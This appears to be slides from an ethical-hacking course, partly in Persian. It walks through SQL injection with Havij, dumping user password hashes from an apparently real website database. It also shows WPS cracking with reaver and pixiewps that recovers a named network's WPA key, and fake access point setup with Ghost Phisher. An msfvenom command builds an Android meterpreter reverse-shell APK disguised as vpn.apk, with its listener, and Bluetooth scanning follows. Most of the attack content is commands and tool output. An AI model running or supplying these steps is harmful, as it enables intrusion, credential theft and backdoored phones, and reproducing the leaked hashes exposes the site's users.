

Havij

Target:

☐ Keyword: ☐ Syntax:

Database: Method: Type:

Post Data:

Analyze Pause

Load Save

About Info Tables Read Files Cmd Shell Query Find Admin MD5 Settings

Stop Get DBs Get Tables Get Columns Get Data Save Tables Save Data

username user_pa...

☐ support_en

☒ users

☐ user_id

☐ user_type

☐ user_regdate

☒ username

☒ user_password

☐ user_email

☐ user_lastvisit

☐ user_last_confirm_k

☐ user_new_privmsg

☐ logcode

☐ username_clean

☒ Use Group_Concat (MySQL Only) ☒ All in one request ☐ Force to use it ☒ Clear list on get

Status: I'm IDLE Clear Log

```
Selected Column Count is 4
Valid String Column is 2
Current DB: caliduzb_calidussql
Data Base Found: information_schema
Data Base Found: caliduzb_calidussql
Count(table_name) of information_schema.tables where table_schema=0x63616C6964757A6251
Tables found: about,about_de,about_en,categories,categories_de,categories_en,contact,
Count(column_name) of information_schema.columns where table_schema=0x63616C6964757A6251
Columns found: user_id,user_type,user_regdate,username,user_password,user_email,user_
```

Havij

Target:

☐ Keyword: ☐ Syntax:

Database: Method: Type:

Post Data:

Analyze Pause Load Save

About Info Tables Read Files Cmd Shell Query Find Admin MD5 Settings

Stop Get DBs Get Tables Get Columns Get Data Save Tables Save Data

username	user_password
dexmod	a0dbde9503e13437db0f854b...
admin	63a9f0ea7bb98050796b649e...
miladro	122f961db675f6a45b9985944...

☒ Use Group_Concat (MySQL Only) ☒ All in one request ☐ Force to use it ☒ Clear list on get

Status: I'm IDLE Clear Log

```
Data Base Found: caliduzb_calidussql
Count(table_name) of information_schema.tables where table_schema=0x63616C6964757A6251
Tables found: about,about_de,about_en,categories,categories_de,categories_en,contact,
Count(column_name) of information_schema.columns where table_schema=0x63616C6964757A6251
Columns found: user_id,user_type,user_regdate,username,user_password,user_email,user_
Count(*) of caliduzb_calidussql.users is 3
Data Found: username,user_password=dexmod^a0dbde9503e13437db0f854b0b72a73b
Data Found: username,user_password=admin^63a9f0ea7bb98050796b649e85481845
Data Found: username,user_password=miladro^122f961db675f6a45b998594471a990b
```

Havij

Target:

☐ Keyword: ☐ Syntax:

Database: Method: Type:

Post Data:

Analyze Pause Load Save

About Info Tables Read Files Cmd Shell Query **Find Admin** MD5 Settings

Path to search:

☒ Success res: Web Apps: Threads: Start

☐ Failure res: Time out: Retries:

Found Pages:

Page	Response
------	----------

Status: I'm IDLE Clear Log

```
Data Base Found: caliduzb_calidussql
Count(table_name) of information_schema.tables where table_schema=0x63616C6964757A6251
Tables found: about,about_de,about_en,categories,categories_de,categories_en,contact,
Count(column_name) of information_schema.columns where table_schema=0x63616C6964757A6251
Columns found: user_id,user_type,user_regdate,username,user_password,user_email,user_
Count(*) of caliduzb_calidussql.users is 3
Data Found: username,user_password=dexmod^a0dbde9503e13437db0f854b0b72a73b
Data Found: username,user_password=admin^63a9f0ea7bb98050796b649e85481845
Data Found: username,user_password=miladro^122f961db675f6a45b998594471a990b
```

Module 14 Hacking Wireless Networks



Hacking Wireless Networks

Module 14

Unmask the **Invisible Hacker.**

The slide features a central graphic of a red puzzle piece forming a circle with a yellow star and the text 'CEH.VN'. Below the main title, there is a row of five icons: a CEH logo, a woman's face, a laptop, a satellite dish, and a wireless router.

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# ifconfig  
eth0      Link encap:Ethernet  HWaddr 00:0c:29:db:54:c4  
          inet addr:172.16.100.5  Bcast:172.16.100.255  Mask:255.255.255.0  
          inet6 addr: fe80::20c:29ff:fedb:54c4/64 Scope:Link  
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1  
          RX packets:21 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:25 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:1000  
          RX bytes:1996 (1.9 KiB)  TX bytes:1716 (1.6 KiB)  
  
lo        Link encap:Local Loopback  
          inet addr:127.0.0.1  Mask:255.0.0.0  
          inet6 addr: ::1/128 Scope:Host  
          UP LOOPBACK RUNNING  MTU:65536  Metric:1  
          RX packets:12 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:12 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:0  
          RX bytes:720 (720.0 B)  TX bytes:720 (720.0 B)  
  
wlan0     Link encap:Ethernet  HWaddr 00:0c:43:ab:f9:6e  
          UP BROADCAST MULTICAST  MTU:1500  Metric:1  
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:1000
```

```
root@kali:~# airmon-ng  
PHY      Interface  Driver      Chipset  
phy0     wlan0       rt2800usb   Ralink Technology, Corp. RT3072  
root@kali:~#
```

```
root@kali: ~  
File Edit View Search Terminal Help  
wlan0 Link encap:Ethernet HWaddr 00:0c:43:ab:f9:6e  
UP BROADCAST MULTICAST MTU:1500 Metric:1  
RX packets:0 errors:0 dropped:0 overruns:0 frame:0  
TX packets:0 errors:0 dropped:0 overruns:0 carrier:0  
collisions:0 txqueuelen:1000  
RX bytes:0 (0.0 B) TX bytes:0 (0.0 B)  
  
root@kali:~# airmon-ng  
PHY Interface Driver Chipset  
phy0 wlan0 rt2800usb Ralink Technology, Corp. RT3072  
  
root@kali:~# iwconfig  
eth0 no wireless extensions.  
wlan0 IEEE 802.11bgn ESSID:off/any  
Mode:Managed Access Point: Not-Associated Tx-Power=20 dBm  
Retry short limit:7 RTS thr:off Fragment thr:off  
Encryption key:off  
Power Management:off  
lo no wireless extensions.
```

```
root@kali:~# airmon-ng start wlan0  
Found 2 processes that could cause trouble.  
If airodump-ng, aireplay-ng or airtun-ng stops working after  
a short period of time, you may want to kill (some of) them!  
  
PID Name  
3221 NetworkManager  
3592 wpa supplicant  
  
PHY Interface Driver Chipset  
phy0 wlan0 rt2800usb Ralink Technology, Corp. RT3072  
(mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)  
(mac80211 station mode vif disabled for [phy0]wlan0)  
  
root@kali:~# kill 3221 3592  
root@kali:~#
```

```
root@kali:~# airmon-ng
PHY      Interface      Driver      Chipset
phy0     wlan0mon             rt2800usb   Ralink Technology, Corp. RT3072
root@kali:~#
```

```
root@kali:~# iwconfig
eth0      no wireless extensions.

wlan0mon  IEEE 802.11bgn  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off

lo        no wireless extensions.
```

```
root@kali:~# airodump-ng wlan0mon
```

root@kali: ~

File Edit View Search Terminal Help

CH 6][Elapsed: 1 min][2016-02-16 00:27

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
FC:75:16:D6:94:14	-11	28	0 0	1	54e	WPA2	CCMP	PSK	Hide
BC:34:00:12:C2:00	-36	35	0 0	11	54e	WPA	CCMP	PSK	mehdi
C8:BE:19:21:35:33	-45	30	0 0	6	54e	WPA2	CCMP	PSK	ali-s
00:0D:F0:A7:9C:26	-56	37	0 0	11	54	WPA	TKIP	PSK	Ali f
10:C6:1F:22:B8:86	-58	17	0 0	5	54e	WPA	CCMP	PSK	amirk
BC:76:70:AB:35:16	-62	7	0 0	5	54e	WPA2	CCMP	PSK	meshk

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
(not associated)	E8:61:7E:7C:02:37	-50	0 - 1	50	20	Ali
C8:BE:19:21:35:33	24:FD:52:39:28:C7	-8	0 - 1	0	7	

```

root@kali: ~
File Edit View Search Terminal Help

CH 1 ][ Elapsed: 3 mins ][ 2016-02-16 00:29 ][ WPA handshake: C8:BE:19:21:35:
BSSID          PWR Beacons   #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
FC:75:16:D6:94:14 -11      82         2   0   1  54e  WPA2  CCMP  PSK  Hide
BC:34:00:12:C2:00 -36      91         3   0  11  54e  WPA   CCMP  PSK  mehdi
C8:BE:19:21:35:33 -44      87         2   0   6  54e  WPA2  CCMP  PSK  ali-s
00:0D:F0:A7:00:20 -57      90         0   0  11  54e  WPA   TKIP  PSK  Ali
BC:76:70:AB:35:16 -62      21         0   0   5  54e  WPA2  CCMP  PSK  meshk
10:C6:1F:22:B8:86 -60      31         0   0   5  54e  WPA   CCMP  PSK  amirk

BSSID          STATION          PWR  Rate  Lost  Frames  Probe
(not associated) E8:61:7E:7C:02:37 -54   0 - 1   49    53  Ali
BC:34:00:12:C2:00 AC:CF:85:23:F6:78 -38   0e-11  0     3
C8:BE:19:21:35:33 24:FD:52:39:28:C7 -18   1e-1e  0    17  Hide,ali-sn

root@kali:~# airodump-ng wlan0mon --wps --essid-regex ali-s

```

```

root@kali: ~
File Edit View Search Terminal Help

CH 4 ][ Elapsed: 12 s ][ 2016-02-16 00:30
BSSID          PWR Beacons   #Data, #/s  CH  MB  ENC  CIPHER AUTH WPS
C8:BE:19:21:35:33 -46      2         0   0   6  54e  WPA2  CCMP  PSK  1.0

BSSID          STATION          PWR  Rate  Lost  Frames  Probe
(not associated) E8:61:7E:7C:02:37 -58   0 - 1   47    6  Ali

```

```

root@kali: ~
File Edit View Search Terminal Help


root@kali:~# time reaver -i wlan0mon -c 6 -b C8:BE:19:21:35:33 -K 1


```



```
root@kali: ~  
File Edit View Search Terminal Help  
[P] E-Hash2: fc:93:d2:55:0b:4d:04:97:21:c7:c4:fa:55:58:90:50:15:27:96:d9:f4:7a:0  
d:8e:62:d9:91:b2:11:75:a6:5f  
[Pixie-Dust]  
[Pixie-Dust] Pixiewps 1.1  
[Pixie-Dust]  
[Pixie-Dust] [*] E-S1: 00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00  
[Pixie-Dust] [*] E-S2: 00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00  
[Pixie-Dust] [+] WPS pin: 21763076  
[Pixie-Dust]  
[Pixie-Dust] [*] Time taken: 0 s  
[Pixie-Dust]  
Running reaver with the correct pin, wait ...  
Cmd : reaver -i wlan0mon -b C8:BE:19:21:35:33 -c 6 -s y -vv -p 21763076  
[Reaver Test] BSSID: C8:BE:19:21:35:33  
[Reaver Test] Channel: 6  
[Reaver Test] [+] WPS PIN: '21763076'  
[Reaver Test] [+] WPA PSK: '9121'  
[Reaver Test] [+] AP SSID: 'ali-sn'  
real 0m46.909s  
user 0m0.276s  
sys 0m0.020s
```








روش دوم که خیلی سریعتر از روش اول است استفاده از نرم افزاری به نام **wifi Greek Unlocker** می باشد که **wps ping default** مودم را به شما می دهد این نرم افزار بر روی موبایل نصب می شود و با استفاده از دستور زیر در **kali linux** می توانید پسورد **wpa2** را بدست آورید.

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# reaver -i wlan0mon -b C8:BE:19:21:35:33 -c 6 -s y -vv -p 21763076
```

```
[+] WPS PIN: '21763076'
[+] WPA PSK: '912[REDACTED]'
[+] AP SSID: 'ali-sn'
[+] Nothing done, nothing to save.
root@kali:~#
```



Ghost Phisher

Fake Access Point

Fake DNS Server

Fake DHCP Server

Fake HTTP Server

GHOST Trap

Session Hijacking

ARP Cache Poisoning

Harvested Credentials

About

Access Point Details

Access Point Name:

Channel:

IP address:

Mac Address:

Runtime:

Wireless Interface

wlan0

Refresh Card List

Current Interface: phy0

Mac Address: 00:0c:43:ab:f9:6e

Driver: rt2800usb

Monitor: Not Started

Set Monitor

Access Point Settings

SSID:

Cryptography

IP Address: 192.168.10.1

Ghost Phisher

Fake Access Point

Fake DNS Server

Fake DHCP Server

Fake HTTP Server

GHOST Trap

Session Hijacking

ARP Cache Poisoning

Harvested Credentials

About

Access Point Details

Access Point Name:

Channel:

IP address:

Mac Address:

Runtime:

Wireless Interface

wlan0

Refresh Card List

Current Interface: phy0

Mac Address: 00:0c:43:ab:f9:6e

Driver: rt2800usb

Monitor: wlan0mon

Set Monitor

Access Point Settings

SSID:

Cryptography

IP Address: 192.168.10.1

Channel: 1

None

WPA

WEP

Ghost Phisher

[Fake Access Point](#)[Fake DNS Server](#)[Fake DHCP Server](#)[Fake HTTP Server](#)[GHOST Trap](#)[Session Hijacking](#)[ARP Cache Poisoning](#)[Harvested Credentials](#)[About](#)

Access Point Details

Access Point Name:

Channel:

IP address:

Mac Address:

Runtime:

Wireless Interface

wlan0

Refresh Card List

Current Interface: phy0

Mac Address: 00:0c:43:ab:f9:6e

Driver: rt2800usb

Monitor: wlan0mon

Set Monitor

Access Point Settings

SSID: Hide

IP Address: 192.168.10.1

Channel: 1

Cryptography

☒ None

☐ WPA

☐ WEP

Status

Ghost Phisher

[Fake Access Point](#)[Fake DNS Server](#)[Fake DHCP Server](#)[Fake HTTP Server](#)[GHOST Trap](#)[Session Hijacking](#)[ARP Cache Poisoning](#)[Harvested Credentials](#)[About](#)

DHCP Version Information

Ghost DHCP Server

Default Port: 67

Protocol: UDP (User Datagram Protocol)

DHCP Settings

Start: 192.168.10.2

End: 192.168.10.254

Subnet mask: 255.255.255.0

Gateway: 192.168.10.1

Fake DNS: 192.168.10.1

Alt DNS: 4.2.2.1

Status

Module 15 Hacking Mobile Platforms



Kali Linux 2.0 Android phone hack

```
tor-browser_en-US
root@kali:~# msfvenom -p android/meterpreter/reverse_tcp LHOST=172.16.100.6 LPORT=8888
R>vpn.apk
```

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# msfconsole
[-] Failed to connect to the database: could not connect to server: Connection refused
```

```
msf > use multi/handler
msf exploit(handler) > set PAYLOAD android/meterpreter/reverse_tcp
PAYLOAD => android/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 172.16.100.6
LHOST => 172.16.100.6
msf exploit(handler) > set LPORT 8888
LPORT => 8888
msf exploit(handler) > exploit
```

```
meterpreter >
```

Hacking bluetooth with kali linux

```
root@kali: ~# hciconfig
hci0: Type: BR/EDR Bus: USB
      BD Address: 48:D2:24:B6:2A:B3 ACL MTU: 8192:128 SCO MTU: 64:128
      UP RUNNING PSCAN
      RX bytes:6495 acl:44 sco:0 events:204 errors:0
      TX bytes:2619 acl:46 sco:0 commands:115 errors:0

root@kali: ~# hciconfig hci0
hci0: Type: BR/EDR Bus: USB
      BD Address: 48:D2:24:B6:2A:B3 ACL MTU: 8192:128 SCO MTU: 64:128
      UP RUNNING PSCAN
      RX bytes:6495 acl:44 sco:0 events:204 errors:0
      TX bytes:2619 acl:46 sco:0 commands:115 errors:0


root@kali: ~# hciconfig hci0 up
root@kali: ~# hciconfig scan
hci0: Type: BR/EDR Bus: USB
      BD Address: 48:D2:24:B6:2A:B3 ACL MTU: 8192:128 SCO MTU: 64:128
      UP RUNNING PSCAN
      RX bytes:6495 acl:44 sco:0 events:204 errors:0
      TX bytes:2619 acl:46 sco:0 commands:115 errors:0
```

```
root@kali: ~# hcitool scan
scanning ...
E4:32:CB:71:90:52 GT-S6310N
root@kali: ~#
```



```
root@kali:~# l2ping E4:32:CB:71:90:52
Ping: E4:32:CB:71:90:52 from 48:D2:24:B6:2A:B3 (data size 44) ...
44 bytes from E4:32:CB:71:90:52 id 0 time 469.99ms
44 bytes from E4:32:CB:71:90:52 id 1 time 2.15ms
44 bytes from E4:32:CB:71:90:52 id 2 time 0.67ms
44 bytes from E4:32:CB:71:90:52 id 3 time 2.22ms
```

```
root@kali:~# btscanner
```



```
root@kali: ~
File Edit View Search Terminal Help

btscanner 2.0
keys: h=help, i=inquiry scan, b=brute force scan, a=abort scan, s=save summary
n=select scan, e=select, Q=quit
starting inquiry scan
```

Module 16 Evading IDS, Firewalls, and Honeypots

Evading IDS, Firewalls, and Honeypots

Module 16

Unmask the **Invisible Hacker**.




Intrusion Detection Systems (IDS) and their Placement



An intrusion detection system (IDS) **inspects all inbound and outbound network traffic** for suspicious patterns that may indicate a network or system security breach

The IDS **checks traffic** for signatures that match known intrusion patterns, and **signals an alarm** when a match is found



How IDS Works

